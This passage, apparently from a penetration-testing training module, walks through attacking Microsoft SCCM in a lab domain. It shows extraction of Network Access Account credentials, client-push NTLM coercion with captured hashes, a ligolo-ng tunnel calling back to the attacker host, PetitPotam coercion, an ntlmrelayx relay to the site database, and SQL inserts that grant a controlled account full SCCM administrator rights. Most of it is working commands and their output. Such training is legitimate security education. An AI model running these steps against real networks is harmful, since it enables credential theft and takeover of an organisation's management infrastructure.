<step type="SMS_TaskSequence_RunCommandLineAction" name="Run Command Line"
 description=""     runIn="WinPEandFullOS" successCodeList="0 3010"
retryCount="0" runFromNet="false"><action>smsswd.exe /run:
 powershell -c "$pass = ConvertTo-SecureString "NNAPassword" -AsPlainText
-Force; $cred = New-Object
System.Management.Automation.PSCredential("LAB\sccm_admin", $pass); $sess
= New-PSSession -Credential $cred -ComputerName
 SQL.lab.local"</action><defaultVarList><variable name="CommandLine"
property="CommandLine" hidden="true">powershell -c "$pass = ConvertTo-
SecureString "NNAPassword" -AsPlainText -Force; $cred = New-Object
 System.Management.Automation.PSCredential("LAB\sccm_admin", $pass); $sess
= New-PSSession -Credential $cred -ComputerName SQL.lab.local"</variable>
<variable name="SMSTSDisableWow64Redirection"
 property="DisableWow64Redirection">false</variable><variable
name="SMSTSRunCommandLineOutputVariableName"
property="OutputVariableName"></variable><variable
name="_SMSTSRunCommandLineAsUser" property="RunAsUser">false</variable>
<variable
 name="SuccessCodes" property="SuccessCodes" hidden="true">0
3010</variable><variable name="SMSTSRunCommandLineUserName"
property="UserName"></variable></defaultVarList></step></sequence>

[11:01:13] INFO     [+] Found Collection Variables
[11:01:13] INFO             - CollectionVariableName: VariableNameTest
[11:01:13] INFO             - CollectionVariableValue: Value9023!

[11:01:14] INFO     [*] WMI SCCM secrets dump complete
```

Alternatively, we can use a managed computer account to request the SCCM policy and obtain the NAAs manually. To do that, we can compromise a computer account in the domain (we only need administrator access on a computer account) or create a new computer using addcomputer.py from Impacket if the domain policy permits it:

```
addcomputer.py -computer-name 'PWNED$' -computer-pass 'ComputerPass123' -
dc-ip 172.50.0.10 'LAB.LOCAL/Blwasp':'Password123!'
Impacket v0.11.0 - Copyright 2023 Fortra

[*] Successfully added machine account PWNED$ with password
ComputerPass123.
```

Now, we can use the module `http` to spoof standard client enrollment to recover Network Access Account credentials from discovered Management Points. We will retrieve the policy from the computer account `PWNED$` that we just created. It will automatically extract and deobfuscate the NAAs:

```
python3 sccmhunter.py http -u blwasp -p 'Password123!' -dc-ip 172.50.0.10
-cn 'PWNED$' -cp 'ComputerPass123' -debug
SCCMHunter v1.0.5 by @garrfoster
[11:24:04] INFO     [*] Searching for Management Points from database.
[11:24:05] INFO     [+] Found
http://sccm01.lab.local/ccm_system_windowsauth
[11:24:05] INFO     [*] Attempting to grab policy from sccm01.lab.local
[11:24:05] DEBUG    [*] Creating certificate for our fake server...
[11:24:05] DEBUG    [*] Registering our fake server...
[11:24:06] INFO     [*] Done.. our ID is BFBE52FA-C563-4FFF-9BC8-
9D6BC3D67A9D
[11:24:06] INFO     [*] Waiting 10 seconds for database to update.
[11:24:16] DEBUG    [*] Requesting NAAPolicy.. 2 secs
[11:24:16] DEBUG    [*] Parsing for Secretz...
[11:24:18] INFO     [+] Got NAA credential: LAB\sccm_naa:SCCMCreds01!
[11:24:18] INFO     [+] Got NAA credential: LAB\sccm_naa:SCCMCreds01!
[11:24:18] INFO     [+] Done.. decrypted policy dumped to
/home/plaintext/.sccmhunter/logs/loot/sccm01_naapolicy.xml
```

Alternatively, we can use the option `-auto`, which automatically attempts to create the machine and recover policies with the provided credentials.



## Client Push Exploitation

On the other hand, the `Client Push` account deployment system may be vulnerable to NTLM coerce authentication.

In this attack, the exploitation process uses the `Heartbeat Discovery` mechanism to update hardware inventories and client information by sending `Data Discovery Record (DDR)` requests to the Management Point.

DDR requests can be faked to indicate the absence of the SCCM client on a specific machine. Upon receiving this information, the Primary Server will immediately attempt to install the SCCM client on the system indicated in the forged messages. This leads to sequential authentication by each of the `Client Push` accounts, which often have local administrative privileges or, in some cases, Domain Admin privileges. If these accounts are unsuccessful, the site server will, as a last resort, switch to its machine account to attempt installation.

To take advantage of `Client Push Exploitation`, the SCCM implementation must have specific prerequisites:

1. The patch KB15599094 disabling NTLM authentication must not have been applied.
2. The NTLM protocol must not have been manually disabled.
3. HTTPS must not be used.
4. Client Push accounts must not be authenticated using a PKI certificate.

This attack must be performed from an already enrolled Windows computer with SharpSCCM. We will use `SRV01` to perform this attack. From `SRV01`, we will launch two terminals (cmd or powershell) as Administrator. In one terminal, we will execute Inveigh to receive the request:

```
PS C:\Tools> .\Inveigh.exe
[*] Inveigh 0.913 started at 2024-07-10T20:26:22
[*] Process ID = 2336
[+] Elevated Privilege Mode = Enabled
[+] Primary IP Address = 172.50.0.51
[+] Spoofer IP Address = 172.50.0.51
[+] Packet Sniffer = Enabled
[+] DHCPv6 Spoofer = Disabled
[+] DNS Spoofer For Types A = Enabled
[+] DNS TTL = 30
[+] LLMNR Spoofer = Enabled
[+] LLMNRv6 Spoofer = Disabled
[+] LLMNR TTL = 30
[+] mDNS Spoofer = Disabled
[+] NBNS Spoofer = Disabled
[+] HTTP Capture = Enabled
...SNIP...
```



In the other terminal, we will run `SharpSCCM.exe` with the command `invoke`, the option `client-push`, and the computer where we want to send the request with the option `-t <target>`, in this case, we will use the same host:

```
PS C:\Tools> .\SharpSCCM.exe invoke client-push -t 172.50.0.51
 _______ _     _ _______  ______  _____  _______ _______ _______ _______
 |______ |_____| |_____| |_____/ |_____] |______ |       |       |  |  |
 ______| |     | |     | |    \_ |       ______| |______ |______ |  |  |
@_Mayyhem

[+] Querying the local WMI repository for the current management point and
site code
[+] Connecting to \\127.0.0.1\root\CCM
[+] Current management point: SCCM01.lab.local
[+] Site code: HTB
[+] Created "ConfigMgr Client Messaging" certificate in memory for device
registration and signing/encrypting subsequent messages
[+] Reusable Base64-encoded certificate:
```

```
308209CA020103308209860609 2A864886F70D010701A08209770482097330820 96F308205
8806092A864886F70D010701A0...SNIP...

[+] Discovering local properties for client registration request
[+] Modifying client registration request properties:
 FQDN: 172.50.0.51
 NetBIOS name: 172.50.0.51
 Site code: HTB
[+] Sending HTTP registration request to SCCM01.lab.local:80
[+] Received unique SMS client GUID for new device:

 GUID:7A77FDCB-4C7C-4A9D-84D0-85601E5BDE37

[+] Discovering local properties for DDR inventory report
[+] Modifying DDR and inventory report properties
[+] Discovered PlatformID: Microsoft Windows NT Server 10.0
[+] Modified PlatformID: Microsoft Windows NT Workstation 2010.0
[+] Sending DDR from GUID:7A77FDCB-4C7C-4A9D-84D0-85601E5BDE37 to
MP_DdrEndpoint endpoint on SCCM01.lab.local:HTB and requesting client
installation on 172.50.0.51
[+] Completed execution in 00:00:06.4031058
```

Once the command we executed with `SharpSCCM.exe` ends, we should receive the request from the SCCM:

```
PS C:\Tools>  .\Inveigh.exe
[*] Inveigh 0.913 started at 2024-07-10T20:26:22
[*] Process ID = 2336
[+] Elevated Privilege Mode = Enabled
[+] Primary IP Address = 172.50.0.51
[+] Spoofer IP Address = 172.50.0.51
...SNIP...
[+] Output Directory = C:\Tools
[*] Press ESC to access console
sccm_test::LAB:F701CD0BEF81F601:52AD33FC58EDFFE795116E8A12EEDC4F:010100000
0000000F86871...SNIP...
[!] [2024-07-10T20:30:12] SMB(445) NTLMv2 written to Inveigh-NTLMv2.txt
[+] [2024-07-10T20:30:12] TCP(445) SYN packet from 172.50.0.21:59514
[+] [2024-07-10T20:30:12] SMB(445) NTLM challenge 0047628E5BDF8905 sent to
172.50.0.21:59514
[+] [2024-07-10T20:30:12] SMB(445) NTLMv2 ignored for LAB\SCCM01$ from
172.50.0.21(SCCM01):59514:
[machine account]
```

The NTLM authentications obtained this way can either be cracked or relayed in a so-called NTLM relay attack. Visit the academy module to learn more about NTLM Relay Attacks. Since the accounts whose authentications are relayed may be local administrators of many machines, this is a potentially very effective attack.

The NTLM authentication obtained from the SCCM server can be relayed to take control of the server. This part will be presented in the Takeover section.

## Conclusion

Credential harvesting is one of the most common ways to escalate privileges in an Active Directory environment. It is important to search carefully for credentials in an SCCM environment.

The following section will discuss how to abuse NTLM Relay to compromise the SCCM environment.

# SCCM Site Takeover I


## The MSSQL Site Database

An SCCM site can be compromised immediately in several ways. The first is when the primary MSSQL database is installed on a server other than the primary server.

For the infrastructure to function correctly, the Primary Server machine account must be a member of the local Administrators group on the site's database server. If NTLM authentication can be obtained from the Primary Server, it is then possible to gain administrator access to the site's database server by relaying NTLM authentication to the database server's SMB or MSSQL service (provided that the latter is properly exposed).

NTLM authentication can be obtained via `DDR enrollment requests` to force the SCCM server to try using its machine account (as previously demonstrated) or by using more `traditional authentication coercion` methods such as PetitPotam, SpoolSample, etc. In the case of the SMB service, command execution with administrator privileges on the database server will be obtained. In the case of the MSSQL service, adding a controlled user to the SCCM administrators with full access to the site is possible by writing it to the database. Let's see how to perform the NTLM relay to the MSSQL service.

First, we must understand the SCCM infrastructure we are trying to compromise. The following image illustrates how the infrastructure is configured.




## Setting Up the Network

The first step is to set up the tunnel that allows us to interact with the internal network. To do that, we will use ligolo-ng. Ligolo-ng has two components, the agent and the proxy; we need to use the agent on the Windows target machine and the proxy in our attack host.

Let's download the agent and move it to the target machine:

```
wget -q https://github.com/nicocha30/ligolo-
ng/releases/download/v0.6.2/ligolo-ng_agent_0.6.2_windows_amd64.zip
unzip ligolo-ng_agent_0.6.2_windows_amd64.zip
Archive:  ligolo-ng_agent_0.6.2_windows_amd64.zip
 inflating: LICENSE
 inflating: README.md
```

```
 inflating: agent.exe
```

Now, we need to connect to the target machine and transfer the `agent.exe` using our preferred method:

```
xfreerdp /u:blwasp /p:'Password123!' /v:10.129.230.38 /dynamic-resolution
/drive:.,linux /bpp:8 /compression -themes -wallpaper /clipboard /audio-
mode:0 /auto-reconnect -glyph-cache
[09:14:28:196] [7829:7830] [WARN][com.freerdp.crypto] - Certificate
verification failure 'self-signed certificate (18)' at stack position 0
[09:14:28:196] [7829:7830] [WARN][com.freerdp.crypto] - CN =
SRV01.lab.local
```

Now we need to download ligolo-ng proxy:

```
wget -q https://github.com/nicocha30/ligolo-
ng/releases/download/v0.6.2/ligolo-ng_proxy_0.6.2_linux_amd64.tar.gz
tar -xvf ligolo-ng_proxy_0.6.2_linux_amd64.tar.gz
LICENSE
README.md
proxy
```

On our attack host, we will run `ligolo-ng` proxy with the option `-selfcert`:

```
./proxy -selfcert
WARN[0000] Using default selfcert domain 'ligolo', beware of CTI, SOC and
IoC!
WARN[0000] Using self-signed certificates
ERRO[0000] Certificate cache error: acme/autocert: certificate cache miss,
returning a new certificate
WARN[0000] TLS Certificate fingerprint for ligolo is:
9550CE8A1492D70840F0552F76AE9A6C5464350D8040E327040EE8B916581159
INFO[0000] Listening on 0.0.0.0:11601
 __    _             __
 / /   (_)___ _____  / /___        ____  ____ _
 / /   / / __ `/ __ \/ / __ \______/ __ \/ __ `/
 / /___/ / /_/ / /_/ / / /_/ /_____/ / / / /_/ /
/_____/_/\__, /\____/_/\____/     /_/ /_/\__, /
 /____/                                  /____/

 Made in France ♥            by @Nicocha30!
 Version: 0.6.2
```

```
ligolo-ng »
```

Now, in the target machine, we will run the agent so we can connect to `ligolo-ng` proxy server:

```
PS C:\Tools> .\agent.exe --ignore-cert -connect 10.10.14.207:11601
time="2024-08-26T16:16:31+02:00" level=warning msg="warning, certificate
validation disabled"
time="2024-08-26T16:16:31+02:00" level=info msg="Connection established"
addr="10.10.14.207:11601"
```

That will give us a session in the `ligolo-ng` proxy. We need to use that session to create a new interface and redirect the traffic to that interface:

```
./proxy -selfcert
...SNIP...
ligolo-ng » INFO[0194] Agent joined.
name="LAB\\blwasp@SRV01" remote="10.129.230.38:49733"
ligolo-ng »
```



Now we need to select the session with session and select the number that corresponds to the session, in this case, 1:

```
ligolo-ng » session
? Specify a session : 1 - #1 - LAB\blwasp@SRV01 - 10.129.230.38:49733
```

Next, we will see that it changes to the `[Agent : LAB\blwasp@SRV01]`. From here, we need to create a new interface with the commands: `interface_create --name <interface_name>`:

```
[Agent : LAB\blwasp@SRV01] » interface_create --name internal1
INFO[0231] Creating a new "internal1" interface...
INFO[0231] Interface created!
```

The next step is to start the tunnel with the command: `tunnel_start --tun <interface_name>`:

```
[Agent : LAB\blwasp@SRV01] » tunnel_start --tun internal1
[Agent : LAB\blwasp@SRV01] » INFO[0235] Starting tunnel to
LAB\blwasp@SRV01
```

```
[Agent : LAB\blwasp@SRV01] »
```

Now we have configured our tunnel, to use it we need to set a static ip route in our attack host to route the traffic to the internal network `172.50.0.0/24` through the new interface `internal1`:

```
sudo ip route add 172.50.0.0/24 dev internal1
```

We can now interact with the internal network:

```
nmap -sCV 172.50.0.30 -p445,1433
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-26 09:57 CDT
Nmap scan report for 172.50.0.30
Host is up (0.0023s latency).

PORT     STATE SERVICE       VERSION
445/tcp  open  microsoft-ds?
1433/tcp open  ms-sql-s      Microsoft SQL Server 2022 16.00.1000.00; RC0+
| ms-sql-ntlm-info:
|   172.50.0.30:1433:
|     Target_Name: LAB
|     NetBIOS_Domain_Name: LAB
|     NetBIOS_Computer_Name: SQL
|     DNS_Domain_Name: lab.local
|     DNS_Computer_Name: SQL.lab.local
|     DNS_Tree_Name: lab.local
|_    Product_Version: 10.0.17763
...SNIP...
```



## NTLM relay to the MSSQL Site Database

To perform an NTLM Relay attack against the MSSQL server, we need to set up ntlmrelayx. We must use at least impacket v.11 or the latest. Let's do it within a root shell, as we will require those privileges for this tool:

```
[!bash!]# git clone -q https://github.com/fortra/impacket
[!bash!]# cd impacket
[!bash!]# python3 -m venv .impacket
[!bash!]# source .impacket/bin/activate
[!bash!]# python3 -m pip install .
Processing /home/htb-ac-35990/impacket
 Preparing metadata (setup.py) ... done
Collecting charset_normalizer
```

```
 Downloading charset_normalizer-3.3.2-cp311-cp311-
manylinux_2_17_x86_64.manylinux2014_x86_64.whl (140 kB)
 ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 140.3/140.3 kB 8.3 MB/s eta
0:00:00
...SNIP...
```

Now we must execute ntlmrelayx.py from the impacket installation we created:

```
[!bash!]# python3 examples/ntlmrelayx.py -t "mssql://172.50.0.30" -
smb2support -socks
Impacket v0.11.0 - Copyright 2023 Fortra

...SNIP...

[*] Servers started, waiting for connections
Type help for list of commands
ntlmrelayx>  * Serving Flask app
'impacket.examples.ntlmrelayx.servers.socksserver'
 * Debug mode: off

ntlmrelayx>
```

The next step is to coerce authentication from `SCCM01$` to our attack host ( `10.10.14.207` ). To coerce the `SCCM01$` authentication, we will use PetitPotam, but we could also use the `DDR enrollment requests` :

```
python3 PetitPotam.py -u BlWasp -p 'Password123!' -d 'lab.local'
10.10.14.207 172.50.0.21
 ___            _        _      _        ___            _
 | _ \   ___    | |_     (_)    | |_     | _ \   ___    | |_    __ _    _
__
 |  _/  / -_)   |  _|    | |    |  _|    |  _/  / _ \   |  _|  / _` |  | '
\
 _|_|_   \___|   _\__|   _|_|_   _\__|   _|_|_   \___/   _\__|  \__,_|
|_|_|_|
 _| """ |_|"""""|_|"""""|_|"""""|_|"""""|_| """
|_|"""""|_|"""""|_|"""""|_|"""""|
 "`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-
'"`-0-0-'

 PoC to elicit machine account authentication via some MS-EFSRPC functions
 by topotam (@topotam77)

 Inspired by @tifkin_ & @elad_shamir previous work on MS-RPRN

Trying pipe lsarpc
```

```
[-] Connecting to ncacn_np:172.50.0.21[\PIPE\lsarpc]
[+] Connected!
[+] Binding to c681d488-d850-11d0-8c52-00c04fd90f7e
[+] Successfully bound!
[-] Sending EfsRpcOpenFileRaw!
[-] Got RPC_ACCESS_DENIED!! EfsRpcOpenFileRaw is probably PATCHED!
[+] OK! Using unpatched function!
[-] Sending EfsRpcEncryptFileSrv!
[+] Got expected ERROR_BAD_NETPATH exception!!
[+] Attack worked!
```

Once we receive that authentication, `ntlmrelayx` will relay it to 172.50.0.30 ( `SQL.LAB.LOCAL` ):

```
[!bash!]# python3 examples/ntlmrelayx.py -t "mssql://172.50.0.30" -
smb2support -socks
Impacket v0.11.0 - Copyright 2023 Fortra

...SNIP...

ntlmrelayx>
[*] SMBD-Thread-20 (process_request_thread): Received connection from
10.129.230.38, attacking target mssql://172.50.0.30
[*] Authenticating against mssql://172.50.0.30 as LAB/SCCM01$ SUCCEED
[*] SOCKS: Adding LAB/[email protected](1433) to active SOCKS connection.
Enjoy
[*] SMBD-Thread-21 (process_request_thread): Connection from 10.129.230.38
controlled, but there are no more targets left!
```

To connect to the MSSQL database using that socks connection, we will use mssqlclient.py. We need to use `proxychains` (from a root shell) as we will proxy the traffic through `ntlmrelayx` , the account `LAB/SCCM01$` which we received the authentication and specify the options `-windows-auth` and `-no-pass` :

```
[!bash!]# proxychains4 -q python3 examples/mssqlclient.py
'LAB/SCCM01$'@172.50.0.30 -windows-auth -no-pass
Impacket v0.11.0 - Copyright 2023 Fortra

[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
[*] ENVCHANGE(LANGUAGE): Old Value: , New Value: us_english
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(SQL): Line 1: Changed database context to 'master'.
[*] INFO(SQL): Line 1: Changed language setting to us_english.
[*] ACK: Result: 1 - Microsoft SQL Server (160 3232)
[!] Press help for extra shell commands
```

```
SQL (LAB\SCCM01$  dbo@master)>
```

**Note:** On Pwnbox `Proxychains` must be executed as sudo or from a root sheel.

Finally, we got access to the database. Now, our work is to add administrative rights to a user we control by modifying the tables `RBAC_Admins` and `RBAC_ExtendedPermissions`. We will use the account `blwasp` for this activity. Let's start by enumerating the databases and selecting the `CM_HTB` database:

```
[!bash!]# proxychains4 -q python3 examples/mssqlclient.py
'LAB/SCCM01$'@172.50.0.30 -windows-auth -no-pass
...SNIP...
SQL (LAB\SCCM01$  dbo@master)> enum_db
name     is_trustworthy_on
------   -----------------
master                   0

tempdb                   0

model                    0

msdb                     1

CM_HTB                   1

SQL (LAB\SCCM01$  dbo@master)> use CM_HTB
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: CM_HTB
[*] INFO(SQL): Line 1: Changed database context to 'CM_HTB'.
SQL (LAB\SCCM01$  dbo@CM_HTB)>
```

Next, we can list the table `RBAC_Admins` to identify the required columns to insert our administrator account. We will use the query `SELECT * FROM RBAC_Admins`:

```
[!bash!]# proxychains4 -q python3 examples/mssqlclient.py
'LAB/SCCM01$'@172.50.0.30 -windows-auth -no-pass
...SNIP...
SQL (LAB\SCCM01$  dbo@CM_HTB)> SELECT * FROM RBAC_Admins
 AdminID                                                AdminSID
LogonName        DisplayName   IsGroup   IsDeleted   CreatedBy
CreatedDate   ModifiedBy       ModifiedDate   SourceSite
DistinguishedName                  AccountType
--------   ----------------------------------------------------------   -
-------------   -----------   -------   ---------   --------------   -----
------   -------------   ------------   ----------   --------------------
--------------   -----------
```

```
16777217   b'0105000000000005150000004b2233992a9592e9d78a99dab9040000'
LAB\sccm_admin   NULL                0           0   LAB\sccm_admin
2024-05-10 10:12:57   LAB\sccm_admin   2024-05-10 10:12:57   HTB
NULL                                      NULL

16777222   b'0105000000000005150000004b2233992a9592e9d78a99daca040000'
LAB\rai          Rai MC               0           0   LAB\sccm_admin
2024-07-10 11:59:12   LAB\sccm_admin   2024-07-10 11:59:12   HTB
CN=Rai MC,CN=Users,DC=lab,DC=local             0
```

Now, we can see the required fields. This information allows us to construct the data we need to insert into the database. First, we need to get the `ObjectSID` of the account `blwasp` and convert it to binary. Let's use PowerView to get the SID:

```
PS C:\Tools> Import-Module .\PowerView.ps1
PS C:\Tools> Get-DomainUser blwasp -Properties objectsid

objectsid
---------
S-1-5-21-2570265163-3918697770-3667495639-1111
```

Second, we created a custom PowerShell function to convert the SID to binary format:

```
PS C:\Tools> function Convert-StringSidToBinary {
 param (
 [Parameter(Mandatory=$true, Position=0)]
 [string]$StringSid
 )

 $sid = New-Object System.Security.Principal.SecurityIdentifier $StringSid
 $binarySid = New-Object byte[] ($sid.BinaryLength)
 $sid.GetBinaryForm($binarySid, 0)

 $binarySidHex = ($binarySid | ForEach-Object { $_.ToString("X2") }) -join
''
 echo "0x$($binarySidHex.ToLower())"
}
```

Now, we use the function to convert the SID to binary:

```
PS C:\Tools> Convert-StringSidToBinary S-1-5-21-2570265163-3918697770-
3667495639-1111
```

```
0x0105000000000005150000004b2233992a9592e91111a99da4f040000
```

Finally, we use all the required values to insert a new administrator into the `RBAC_Admins` table:

```
SQL (LAB\SCCM01$  dbo@CM_HTB)> INSERT INTO RBAC_Admins
(AdminSID,LogonName,IsGroup,IsDeleted,CreatedBy,CreatedDate,ModifiedBy,Mod
ifiedDate,SourceSite) VALUES
(0x0105000000000005150000004b2233992a9592e91111a99da4f040000,'LAB\blwasp',
0,0,'','','','','HTB');
```

We need to add the required roles to the `RBAC_ExtendedPermissions` table. If we query the table, we see the necessary roles assigned to the `sccm_admin` account, corresponding to the AdminID `16777217`. Those roles compare to the Full Administrator `SMS0001R` RoleID for the `All Objects` scope `SMS00ALL`, the `All Systems` scope `SMS00001`, and the `All Users and User Groups` scope `SMS00004`:

```
SQL (LAB\SCCM01$  dbo@CM_HTB)> select * from RBAC_ExtendedPermissions;
 AdminID   RoleID     ScopeID    ScopeTypeID
--------   --------   --------   -----------
16777217   SMS0001R   SMS00001             1

16777217   SMS0001R   SMS00004             1

16777217   SMS0001R   SMS00ALL            29
```



We will copy those roles and add them to our newly created account:

```
SQL (LAB\SCCM01$  dbo@CM_HTB)> INSERT INTO RBAC_ExtendedPermissions
(AdminID,RoleID,ScopeID,ScopeTypeID) VALUES
(16777223,'SMS0001R','SMS00ALL','29');
SQL (LAB\SCCM01$  dbo@CM_HTB)> INSERT INTO RBAC_ExtendedPermissions
(AdminID,RoleID,ScopeID,ScopeTypeID) VALUES
(16777223,'SMS0001R','SMS00001','1');
SQL (LAB\SCCM01$  dbo@CM_HTB)> INSERT INTO RBAC_ExtendedPermissions
(AdminID,RoleID,ScopeID,ScopeTypeID) VALUES
(16777223,'SMS0001R','SMS00004','1');
```

**Note:** Ensure to close the DB connection before proceeding.

We need to query the administrators list with `sccmhunter` using the module `admin`. We must target the IP address of the SMS provider server and not the primary SCCM server:

```
python3 sccmhunter.py admin -u blwasp -p 'Password123!' -ip 172.50.0.40
SCCMHunter v1.0.5 by @garrfoster
[09:00:23] INFO     [!] Enter help for extra shell commands
() (C:\) >> show_admins
[09:00:34] INFO     Tasked SCCM to list current SMS Admins.
[09:00:36] INFO     Current Full Admin Users:
[09:00:36] INFO     LAB\sccm_admin
[09:00:36] INFO     LAB\rai
[09:00:36] INFO     LAB\blwasp
```

## Conclusion

Now that we have gained administrative rights on the SCCM infrastructure, it's time to abuse those rights to move laterally or compromise the SCCM infrastructure. We will discuss how to do it in the SCCM Post Exploitation section, but beforehand, we will discuss two more methods that we can use to compromise the SCCM infrastructure through NTLM Relay attacks.

# SCCM Site Takeover II

## NTLM relay to the SMS Provider

Similar to the database attack, the Primary Server account must be a member of the `SMS Admins` group. This group gives access to the `WMI interfaces` and the `AdminService API`. This REST API enables interaction with the SMS Provider and, by extension, with the MSSQL database via standardized HTTP requests. As a result, if the SMS Provider is installed on another server than the Primary Server, and if the API, which accepts NTLM authentication, among other things, is exposed on the server carrying the SMS Provider, it is then possible to relay this to the API and use it to send a request adding a new SCCM administrator user via the `SMS_Admin WMI class`, which is integrated into the `AdminService` API.

Moreover, since the HTTP service rarely checks NTLM signatures, this attack is particularly effective.

At the time of writing, this Pull Request on Impacket must be used to perform the attack with `ntlmrelayx.py`.

We will use the same tunnel configuration we did with `ligolo-ng` in the previous section. After configuring the tunnel, `ntlmrelayx.py` must target the HTTPS service on the `SMS Provider server`. When the NTLM authentication is received, `ntlmrelayx.py` performs the entire attack by itself, adding the controlled user to the Full Administrators through the `SMS_Admin` WMI class.

The first step is to clone the pull request:

```
git clone -b feature/relay-sccm-adminservice --single-branch
https://github.com/garrettfoster13/impacket.git relay-sccm
Cloning into 'relay-sccm'...
remote: Enumerating objects: 22720, done.
remote: Total 22720 (delta 0), reused 0 (delta 0), pack-reused 22720
Receiving objects: 100% (22720/22720), 8.72 MiB | 8.80 MiB/s, done.
Resolving deltas: 100% (17360/17360), done.
```

Now we need to navigate into the `relay-sccm` directory, create a virtual environment, and install impacket:

```
cd relay-sccm
python3 -m venv .sccmrelay
source .sccmrelay/bin/activate
python3 -m pip install .
Processing /home/plaintext/htb/modules/sccm/relay-sccm
 Preparing metadata (setup.py) ... done
Collecting charset_normalizer
 Using cached charset_normalizer-3.3.2-cp311-cp311-
manylinux_2_17_x86_64.manylinux2014_x86_64.whl (140 kB)
Collecting dsinternals
...SNIP...
```



Now we can execute `ntlmrelayx` and configure it to assign the admin rights to the account `Dario`:

```
cd relay-sccm/examples
sudo su
[!bash!]# source .sccmrelay/bin/activate
[!bash!]# python3 ntlmrelayx.py -t
https://172.50.0.40/AdminService/wmi/SMS_Admin -smb2support --adminservice
--logonname "LAB\dario" --displayname "LAB\dario" --objectsid S-1-5-21-
2570265163-3918697770-3667495639-2222
Impacket v0.10.1.dev1+20230802.213755.1cebdf31 - Copyright 2022 Fortra

